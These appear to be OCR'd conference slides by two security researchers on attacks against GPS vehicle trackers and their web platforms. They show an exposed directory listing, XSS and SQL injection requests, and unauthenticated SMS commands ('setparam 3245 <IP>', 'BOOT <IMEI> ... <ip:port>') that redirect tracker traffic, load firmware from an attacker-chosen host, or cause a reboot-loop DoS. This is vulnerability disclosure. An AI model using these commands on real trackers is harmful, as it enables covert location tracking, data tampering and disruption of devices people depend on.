Where is my car, dude?!

Dmitry Chastuhin
Gleb Cherbov

About

Dmitry chipik Chastuhin

Yet another security researcher


@_chipik


About

Gleb Cherbov

- Digital security
- Defcon Russia 7812

@cherboff





So what?

GSM channel

Fake BTS

GPS


Jammers

Server side

?

Device

Tracker


Онлайн
История
Отчеты
Финансы
Объекты
Поездки
Дата
Старт
Стоп
Время
Пробег
Грузовой (12 записей)
09-11-2012 06:52 17:37 10:45 303.8
09-11-2012 22:56 23:25 0:29 0.3
10-11-2012 06:36 08:08 1:31 85.2
10-11-2012 09:17 16:30 7:13 152.7
12-11-2012 00:26 00:41 0:14 0.3
12-11-2012 07:03 17:14 10:11 279.7
13-11-2012 06:45 18:52 12:06 379
14-11-2012 07:37 11:06 3:28 112.2
14-11-2012 12:24 17:29 5:04 130.1
1 точка/сек.
Следить:
Остановки
События
Геозоны
Время
Событие
08:22 Заправка 52.83 л.
08:38 Начал движение 53 км/ч
08:51 Остановился
09:29 Начал движение 47 км/ч
09:33 Остановился
09:38 Начал движение 14 км/ч
09:39 Начал движение 33 км/ч
09:41 Превышение лимита скорости 100 км/ч 5 сек.
09:42 Превышение лимита скорости 100 км/ч 4 сек.
09:50 Остановился
09:57 Начал движение 12 км/ч
10:03 Превышение лимита скорости 100 км/ч 4 сек.
10:13 Остановился
Заправки
Google

Attack. Inf disclosure


gps.r

Index of /

	Name	Last modified	Size	Description
	Parent Directory		-	
	Контрагенты_И_ТП (1).zip	25-Oct-2012 19:56	1.0M	
	Контрагенты_И_ТП (2).zip	06-Nov-2012 17:42	1.0M	
	Контрагенты_И_ТП.zip	18-Oct-2012 11:09	1.0M	
	TP.csv	16-Sep-2012 21:07	4.7M	
	TP1.csv	18-Oct-2012 11:27	4.7M	
	TP2.csv	26-Oct-2012 22:31	4.7M	
	TP3.csv	26-Oct-2012 22:58	4.7M	
	TP4.csv	06-Nov-2012 12:25	4.8M	
	TP5.csv	08-Nov-2012 20:37	4.9M	
	bill.html	07-Nov-2012 17:10	6.1K	
	data_transfer.php	22-Sep-2012 12:30	1.2K	
	mars_batch.php	09-Nov-2012 11:17	5.5K	
	text.xhtml	08-Nov-2012 11:30	1.4M	

Apache/2.2.15 (CentOS) Server at Port 80

Attack. XSS


gps.com.ua
User:
wialon_testaaaa
Hello_ZN
OK
Техническая поддержка ingps

Attack. SQLinj

request

raw | params | headers | hex

```
POST /index.php/ajax/user_add HTTP/1.1
Host: [redacted]gps.ru

name=aaaa&login=bbb&passwd=bbb&role=0&info=ccc&email=vvv%40vvv.vv&msisdn=11111&groups=143&id=111'
```

+ | < | >

response

raw | headers | hex | html | render

```
        <div id="content">
                <h1>A Database Error Occurred</h1>
                <p>Error Number: </p><p>ERROR:  syntax error a
LINE 7:                                 id=111\'
                                              ^</p><p>update usr
                                info='ccc',
                                msisdn='11111',
                                email='vvv@vvv.vv',
                                name='aaaa',
                                passwd='bbb' where
                                id=111\'</p>        </div>
</body>
```

PROFIT?

All your cars

prisoners

children

are belong to us…

Too simple…

So what?

GSM channel

Fake BTS

GPS

Jammers


Server side

OWASP top 9000

Device

?


Mic/speaker
GPS
GSM/GPRS
+ NI-MH BATTERY
- 9V 250MAH
RS-232
Power/peripheral


GPS ant.
SIM
ARM


How to interact with?

RS-232 – configuration, firmware update

SMS – configuration, data exchange

GPRS – data exchange, configuration, firmware update

Voice call – just for voice calling =)



SMS configuration require authentication…

Отправлено 30 Июнь 2011 - 08:37

Доброго времени суток!

Столкнулся с такой проблемой, не могу настроить 42 прибор при помощи СМС, активны все 4 профиля, необходимо поменять только ip сервера, смс разрешены для всех номеров, логин и пароль не установлены!


Подскажите пожалуйста что на него отправлять!
отправляю setparam 3245 (ip) приходит только отчет о доставке, от прибора ничего не приходит и ip не меняется!

На 22 приборе все настраивается нормально!(согласно мануалу)

Заранее спасибо!

…but who use it?

…In numbers



MiTM

setparam 3245 <IP>
setparam 3246 <Port>

change any sent parameter:

- coordinates
- speed
- fuel level

DEMO

Firmware update through SMS

- Just sent SMS:

  BOOT <IMEI> <APN setting> <ip:port> <filename>

  …and device try to load ip:port\filename and update own firmware

Without any authentication!

DoS through SMS

- Just sent SMS:

  BOOT <IMEI>

  …and device will be reboot in infinity updater loop

Questions?